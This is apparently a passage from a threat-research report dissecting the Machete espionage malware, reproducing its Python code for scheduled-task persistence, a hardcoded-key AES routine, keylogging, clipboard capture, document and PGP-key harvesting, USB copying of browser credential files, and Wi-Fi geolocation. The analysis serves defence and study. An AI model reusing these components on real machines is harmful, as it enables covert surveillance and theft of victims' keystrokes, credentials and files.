
Figure 9 // Executable py2exe components of Machete

A single configuration file, `jer.dll`, is dropped, and it contains base64-encoded text that corresponds to AES-encrypted strings. A schema summarizing the components is shown in Figure 9.

GoogleCrash.exe: scheduling and persistence

This is the main component of the malware. It schedules execution of the other two components and creates Windows Task Scheduler tasks to achieve persistence.

First, a version number is read from the configuration file `jer.dll`. Version numbers have 4 digits since this new distribution in 2018, although sometimes they also have '.0' at the end (for example, version number '1111.0'). If a victim's PC was already compromised and the version number in the new configuration file is bigger than in the existing one (see Figure 10), the existing Machete installation (tasks, files, processes) is cleaned and the new version installed.



```
if __name__ == '__main__':
    #If Chrome component is gone, reinfect
    if os.path.exists(dir_goog + '\\Chrome.exe') == False or os.path.exists(
    dir_goog) == False or os.path.exists(dir_chro) == False:
        timer = threading.Timer(150.0, do_persist)
        timer.start()
    else:
        #If version number in current working dir is newer, delete and reinfect
        if os.path.exists(dir_goog + 'Chrome.exe') or os.path.exists(dir_goog) or
         os.path.exists(dir_chro):
            if float(ver_num_fixed_dir) < float(ver_num_cur_wd):
                timer = threading.Timer(150.0, delete_and_persist)
                timer.start()
```

Figure 10 // Version check in `GoogleCrash.exe`

Next, the following tasks are created:

Spy component runs every 3 minutes

`SCHTASKS /create /ST 00:00:01 /SC MINUTE /MO 03 /TR “C:\Users\%USERNAME%\AppData\Roaming\Chrome\Google\Chrome.exe” /TN Chrome`

Communication runs every 10 minute

`SCHTASKS /create /ST 00:00:01 /SC MINUTE /MO 10 /TR “C:\Users\%USERNAME% \AppData\Roaming\Chrome\Google\GoogleUpdate.exe” /TN GoogleCrash`


Persistence component runs every 30 minutes

`SCHTASKS /create /ST 00:00:01 /SC MINUTE /MO 30 /TR “C:\Users\%USERNAME% \AppData\Roaming\Gchrome\GoogleCrash.exe” /TN Googleupdate32`

Then executables are copied to:
`%APPDATA%\Chrome\Google\`
`%APPDATA%\Gchrome\`

Finally, a file is used to identify the victim. It is a text file; the MAC address and HOSTNAME are encrypted and then written to `chrom.dll`. The steps for encryption (see Figure 11) are:

- Add padding if length < blocksize
- Encrypt using AES with a hardcoded key
- Prepend IV used to encrypt (first 16 bytes)
- Encode in base64




```
BS = 128
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s: s[0:-ord(s[-1])]

class AEScipher:
    def __init__(self, key):
        self.key = key

    def Encrypt(self, plain):
        plain = pad(plain)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return base64.b64encode(iv + cipher.encrypt(plain))

    def Decrypt(self, ciphertext):
        ciphertext = base64.b64decode(ciphertext)
        iv = ciphertext[:16]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return unpad(cipher.decrypt(ciphertext[16:]))


cipher = AEScipher('a44EjQh52619987___4584ds231AEEfd')
```

Figure 11 // Code to encrypt/decrypt config

Chrome.exe: spy component

This component is responsible for recollection of data from the victim. Figure 12 contains the code for the `main()` routine. It runs indefinitely, performing operations based on timers.



```
if __name__ == '__main__':
    operator = Executor()
    operator.add_operation(screenshot_and_encrypt, 300)
    timer = threading.Timer(60.0, get_index_files_this_year)
    timer.start()
    ClipRecord()
    Notification()
    KB = Keylogger()
    hookman = pyHook.HookManager()
    hookman.KeyDown = KB.onKeyboardEvent
    hookman.HookKeyboard()
    pythoncom.PumpMessages()

    while True:
        time.sleep(0.1)
```

Figure 12 // Main code of `Chrome.exe`

Stolen data are stored in different subfolders, depending on what data type it is (screenshots, logs of keystrokes, etc.). Then the communication component takes the data and sends them to a remote server. This folder structure will be described later.

Collecting screenshots

Screenshots are taken every five minutes, using `ImageGrab` from PIL [8] (Python Imaging Library). The filename is encoded with ROT13 (only for lowercase letters) and then the image is encrypted and moved to the `Winde` folder. Here is the naming convention:

Dumped screenshot: 'Cder-' + strftime('%d-%m-%Y-%H-%M-%S')
Example: `Cder-29-03-2019-10-30-00`

Encrypted file: 'Cqre-' + strftime('%d-%m-%Y-%H-%M-%S') + '.wcrt'
Example: `Cqre-29-03-2019-10-30-00.wcrt`


The encryption used is AES and the code was copied from this page: *https://eli.thegreenplace.net/2010/06/25/aes-encryption-of-files-in-python-with-pycrypto*

The key is hardcoded and has not changed in any of the binaries we have analyzed, except for those that were released in mid-June 2019 (this will be discussed later). It is a 16-byte key, whereas the key used for configurations is 32 bytes long.

Keeping a list of modified files, by year of modification

One text file is created for every year, containing a listing of files that were last modified in that year. This process runs every 60 seconds, checking for files on every fixed and removable drive (only when the list doesn't already exist for the current year). If the list was already created but there are newly modified files, the communication component can delete listings to get newer files, as will be described later.

Files in system folders, or those with unwanted extensions, are ignored, as can be seen in Figure 13.



```python
def group_files_by_mod_time(dirname=dname, extension='.'):
    for dirpath, dirs, files in os.walk(dirname):
        for file in files:
            file_full_path = os.path.join(dirpath, file)
            list_subfolders = dirpath.split('\\')
            try:
                app = list_subfolders[3]
            except:
                app = 'none'
            else:
                #Do nothing for these folders
                if list_subfolders[1] == 'Program Files' or app == 'AppData' or list_subfolders[1] == 'Program Files (x86)' or
                list_subfolders[1] == 'Windows.old' or list_subfolders[1] == 'ProgramData' or list_subfolders[1] == 'Windows' or
                list_subfolders[1] == 'Archivos de programa' or list_subfolders[1] == 'WINDOWS':
                    pass
                else:
                    file_name, file_ext = os.path.splitext(file)

                    if file_ext == '.doc' or file_ext == '.docx' or file_ext == '.xls' or file_ext == '.xlsx' or file_ext ==
                    '.ppt' or file_ext == '.pptx' or file_ext == '.jpg' or file_ext == '.db' or file_ext == '.mdb' or file_ext ==
                    '.pgp' or file_ext == '.skr' or file_ext == '.pkr' or file_ext == '.asc' or file_ext == '.gpg' or file_ext ==
                    '.drw' or file_ext == '.lpt' or file_ext == '.shp' or file_ext == '.rte' or file_ext == '.sda' or file_ext ==
                    '.odp' or file_ext == '.sxi' or file_ext == '.odt' or file_ext == '.sxw' or file_ext == '.ods' or file_ext ==
                    '.sxc' or file_ext == '.odg' or file_ext == '.sxd' or file_ext == '.odb' or file_ext == '.odf' or file_ext ==
                    '.sxm':
                        #Get time of last modification for the file
                        last_mod = time.ctime(os.path.getmtime(file_full_path))
                        list_last_modif = last_mod.split(' ')
                        n = len(list_last_modif)

                        #Create or open file named after year of last modification (for ex. 2019)
                        try:
                            f = open(dir_loc + list_last_modif[n - 1], 'a')
                        except Exception as e:
                            f = open(dir_loc + list_last_modif[n - 1], 'w')

                        #Add line for current file
                        f.write(file_full_path + ' === ' + file + file_ext + '\n')
                        f.close()
```

Figure 13 // Code to create file listings

Apart from Microsoft Office documents and images, the list of extensions includes:


- Backup files
- Database files
- Cryptographic keys (PGP)
- OpenOffice documents
- Vector images
- Files for geographic information systems (topographic maps, navigation routes, etc.)

It's interesting to note the exclusion of the folder `Archivos de Programa`, which is `Program Files` in Spanish. The resulting listings will be saved to the `Loc` folder.

Accessing the clipboard

Access to the clipboard is achieved by creating a window and hooking its `WM_DRAWCLIPBOARD, WM_CHANGECBCHAIN` and `WM_DESTROY` messages. The code was inspired by this: *https://mail.python.org/pipermail/python-list/2006-October/399603.html*

The payload has been inserted into the `OnDrawClipboard` function, and is shown in Figure 14.



```python
def OnDrawClipboard(self, *args):
    msg, wParam, lParam = args[-1][1:4]
    if self.first:
        self.first = False
    else:
        #Code added here to dump clipboard to a file
        data = get_clipboard()
        w = win32gui
        ven = w.GetWindowText(w.GetForegroundWindow())
        M = open(dir_chro + '\\Hser', 'a')
        M.write('<br /><b><font color="#00F">----------------------------------------------</font><br />')
        M.write('<font color="#00F">FECHA Y HORA: ' + time.asctime() + '</font><br />')
        M.write('<strong>VENTANA: ' + ven + '</strong><br /')
        M.write('<br /><b><font color="#00F">----------------------------------------------</font><br />')
        M.write('<strong><font color="#FF0000">' + data + '</font></strong><br /><b><br />')
        M.close()

    if self.hPrev:
        win32api.SendMessage(self.hPrev, msg, wParam, lParam)
```

Figure 14 // Code to access clipboard

The content of the clipboard, along with the window the operation came from, is saved in an HTML file named `Hser`, which will be stored under the same directory as screenshots. It is encrypted and copied the same way, with some differences in the naming convention:


Log file: `Hser`
Encrypted file: strftime('%d-%m-%Y-%H-%M-%S-') + 'Hfre' + '.ugz'
Example: `29-03-2019-10-30-00-Hfre.ugz`

Detecting newly inserted removable drives

This is achieved by creating a top-level window. The code was copied from here: *http://timgolden.me.uk/python/win32_how_do_i/detect-device-insertion.html*

Curiously, when the window is created, the name `Device Change Demo` is used, which hasn't been modified by the Machete developers. The payload is located in the `onDeviceChange` function.

When a removable drive has been inserted, malware executables located in the `Gchrome` folder (of extension .scr) are copied to the root folder of the newly inserted drive. Then every file in that drive that matches a desired extension is copied and encrypted to the `Winde` folder on the local drive. These extensions are shown in Figure 15.



```
if extension == '.zip' or extension == '.rar' or extension == '.jpg' or extension ==
'.doc' or extension == '.docx' or extension == '.xls' or extension == '.xlsx' or
extension == '.bb' or extension == '.pdf' or extension == '.idp' or extension ==
'.ppt' or extension == '.pptx' or extension == '.db' or extension == '.mdb' or
extension == '.skr' or extension == '.pkr' or extension == '.asc' or extension ==
'.gpg' or extension == '.drw' or extension == '.lpt' or extension == '.shp' or
extension == '.rte' or extension == '.sda' or extension == '.odp' or extension ==
'.sxi' or extension == '.odt' or extension == '.sxw' or extension == '.ods' or
extension == '.sxc' or extension == '.odg' or extension == '.sxd' or extension ==
'.odb' or extension == '.odf' or extension == '.sxm':
```

Figure 15 // File extensions to copy from removable drives

Naming convention (this time ROT13 for both lowercase and uppercase):


Original file: Example: `Imagen.jpg`
Encrypted file: 'HFO-' + rot13(original_file).
Example: `HFO-Vzntra.wct`

Note that *'HFO'* comes from *rot13('USB')*.

Physical exfiltration

This feature is related to the one that was described previously. When the insertion of a removable drive is detected, the existence of a specific filename is checked in the root of that drive. If found, then files from every drive are copied (encrypted) onto the removable drive, in a hidden folder. That specific file is not created anywhere in the code of Machete and the filename may vary from one target to another. In other words, this is a way to exfiltrate data in cases where the attacker has physical access to a computer that was already compromised with Machete.

A file `usb.txt` is created in the main directory where the malware is located. Only one line is written: the drive letter where data was copied. Figure 16 lists the extensions sought and, if found, copied. Note that the list differs to that of Figure 15: compressed files are ignored, as well as pdf files; now included are specific files that contain encrypted passwords.



```
if extension == '.doc' or extension == '.docx' or extension == '.xls' or extension ==
 '.xlsx' or extension == '.ppt' or extension == '.pptx' or extension == '.jpg' or
extension == '.db' or extension == '.mdb' or extension == '.pgp' or extension ==
'.skr' or extension == '.pkr' or extension == '.asc' or extension == '.gpg' or
extension == '.drw' or extension == '.lpt' or extension == '.shp' or extension ==
'.rte' or extension == '.sda' or extension == '.odp' or extension == '.sxi' or
extension == '.odt' or extension == '.sxw' or extension == '.ods' or extension ==
'.sxc' or extension == '.odg' or extension == '.sxd' or extension == '.odb' or
extension == '.odf' or extension == '.sxm' or extension == '.txt' or filename ==
'key3.db' or filename == 'signons.sqlite':
```


Figure 16 // File extensions for physical exfiltration

Regarding encryption, it is the same AES routine used extensively in all of Machete's components; naming conventions follow:

Original file: Example: `key3.db`
Encrypted file: strftime('%d-%m-%Y-%H-%M-%S-') + rot13(original_file)
Example: `29-03-2019-10-30-00-xrl3.qo`

Keylogging

Data is saved to the same `Hser` file used to store clipboard information. The code was copied from Hack Forums: *https://hackforums.net/showthread.php?tid=4186437*




Python Hacker
[closed@HF:]

Posts: 29
Threads: 3
Popularity: 0
βytes: ⊕ β 0

```
class KeyBoardHook():

    try:
        f = open('log.txt', 'a')
    except:
        f = open('log.txt', 'w')
    f.write('\nStart-Up: '+time.asctime())
    f.close()

    def onApp(self, appname):
        try:
            self.f = open('log.txt', 'a')
        except:
            self.f = open('log.txt', 'w')
        if appname != self.app:
            self.app = appname
            self.f.write('\n\n'+time.asctime()+'\n'+self.app+': ')
            sys.stdout.write('\n\n'+time.asctime()+'\n'+self.app+': ')
        self.f.close()

    def onKeyboardEvent(self, event):
        KeyID = event.KeyID
        Ascii = event.Ascii
        self.onApp(event.WindowName)
        try:
            self.f = open('log.txt', 'a')
        except:
            self.f = open('log.txt', 'w')
```

Figure 17 // Code on Hack Forums

One thing that was adapted for Spanish language keyboards is the `keyids` variable, shown in Figure 18.



```
keyids = {8: 'bksp', 9: 'TAB', 13: 'ENTER', 19: 'PAUSE', 20: 'BloqMayus', 27: 'ESC', 32:
'ESPACIO', 33: 'pgup', 34: 'pgdn', 35: 'END', 36: 'HOME',
   37: 'Flecha(Izq)', 38: 'Flecha(Arriba)', 39: 'Flecha(Dcha)', 40: 'Flecha(Abajo)', 44: 'Prt
   Scr', 45: 'INSERTAR', 46: 'Desjr',
   48: '0', 49: '1', 50: '2', 51: '3', 52: '4', 53: '5', 54: '6', 55: '7', 56: '8', 57: '9',
   64: '@', 65: 'a', 66: 'b', 67: 'c', 68: 'd', 69: 'e', 70: 'f',
   71: 'g', 72: 'h', 73: 'i', 74: 'j', 75: 'k', 76: 'l', 77: 'm', 78: 'n', 79: 'o', 80: 'p',
   81: 'q', 82: 'r', 83: 's', 84: 't', 85: 'u', 86: 'v', 87: 'w', 88: 'x',
   89: 'y', 90: 'z', 91: 'Win(Izq)', 92: 'Win(Dcha)', 93: 'APPS', 96: 'Num(0)', 97: 'Num(1)',
   98: 'Num(2)', 99: 'Num(3)', 100: 'Num(4)', 101: 'Num(5)', 102: 'Num(6)',
   103: 'Num(7)', 104: 'Num(8)', 105: 'Num(9)', 106: 'Num(*)', 107: 'Num(+)', 109: 'Num(-)',
   110: 'Num(.)', 111: 'Num(/)', 112: 'F1', 113: 'F2', 114: 'F3', 115: 'F4',
   116: 'F5', 117: 'F6', 118: 'F7', 119: 'F8', 120: 'F9', 121: 'F10', 122: 'F11', 123: 'F12',
   144: 'BloqNum', 145: 'scrolllock', 160: 'Shitf(Izq)', 161: 'Shitf(Dcha)', 162: 'CTRL(Izq)',
   163: 'CTRL(Dcha)', 164: 'ALT(Izq)', 165: 'ALT(Dcha)', 186: ';', 187: '=', 188: ',', 189:
   '-', 190: '.', 191: '/', 192: '~', 219: '[', 220: '\\', 221: ']', 222: "'"}
```

Figure 18 // Keys in a Spanish distribution

Getting Chrome and Firefox user profile data

This task is performed in just 4 lines of code by creating a compressed archive of the user's data folder, both for Chrome and Firefox. The resulting zipped files are stored in the `Winde` folder. Original files are located in the following folders:

Chrome: `%LOCALAPPDATA%\Google\Chrome\User Data\Default`
Firefox: `%APPDATA%\Mozilla\Firefox\Profiles`

The files created are `FIREPERF.zip` and `CRHOMEPER.zip` (there's a typo for Chrome, but it was never corrected).

Geolocation of victims and Wi-Fi networks

Information about available Wi-Fi networks is collected by running the following Windows commands:

```
netsh wlan show networks mode=bssid
netsh wlan show interfaces
```

The output from these commands is parsed and a dictionary object is created containing information about the Access Point's MAC address and signal strength for every available Wi-Fi network. Here is an example:


```
{
'wifiAccessPoints' :
                       [
                           {
                               'macAddress' : 'e2:ee:51:6f:cf:26',
                               'signalStrength' : '45'
                           },
                           {
                               'macAddress' : '2b:9f:d6:77:4a:64',
                               'signalStrength' : '70'
                           }
                       ]
}
```

This information is sent as a JSON object to the Mozilla Location Service's API [9]. In short, this application provides geolocation coordinates when it's given other sources of data such as Bluetooth beacons, cell towers or Wi-Fi access points.

The Machete operators copied the code to do this from Python Wi-Fi Positioning System [10]. However, that project uses Google's Geolocation API, which requires a valid API key.

Registering an API key might be a hassle (it requires a credit card), but Mozilla's API is the same as Google's, with the difference that it does not require a private API key. The string *'test'* can be used as API key, which is exactly what Machete uses. They copied the code (and got the idea) from this blog: *https://zuidt.nl/blog/html/2014/07/04/tinkering_with_mozilla_location_services.html*

Mozilla's API returns geolocation information from where latitude and longitude coordinates are taken to build a Google Maps URL. An extract of this part of the code in Machete can be seen in Figure 19.



```
dict_ap={"wifiAccessPoints":[]}

for i in range(len(list_ap_mac)):
    mac=list_ap_mac[i]
    signal=list_ap_signal[i]
    mac_signal={"macAddress":list_ap_mac[i],"signalStrength":(int(list_ap_signal[i]))}
    dict_ap["wifiAccessPoints"].append(mac_signal)

location_url = "https://location.services.mozilla.com/v1/geolocate?key=test"
print "POSTING to %s"%location_url
json_list_aps=json.dumps(dict_ap,sort_keys=True,indent=4,separators=(',',': '))

print "[+] Sending the request to Google"
moz_geo_data=urllib2.urlopen(location_url,json_list_aps).read()
location=simplejson.loads(moz_geo_data)
print json_list_aps

maps_url="http://maps.google.com/maps?q="+str(location["location"]["lat"])+","+str(location["location"]["lng"])
location_url_2=location_url+str(location["location"]["lat"])+","+str(location["location"]["lng"])
```

Figure 19 // Code for geolocation

The advantage of using Mozilla Location Service is that it permits geolocation without an actual GPS and can be more accurate than other methods. For example, an IP address can be used to obtain an approximate location, but it is not so accurate. On the other hand, if there is available data for the area, Mozilla Location Service can provide information such as in which building the target is located.

The URL and full output from `netsh` commands are written in the `Winde` folder to a text file with a name generated as follows:

Filename: 'GEO-' + strftime('%d-%m-%Y-%H-%M-%S-') + '.txt'
Example: `GEO-12-04-2019-14-02-58.txt`

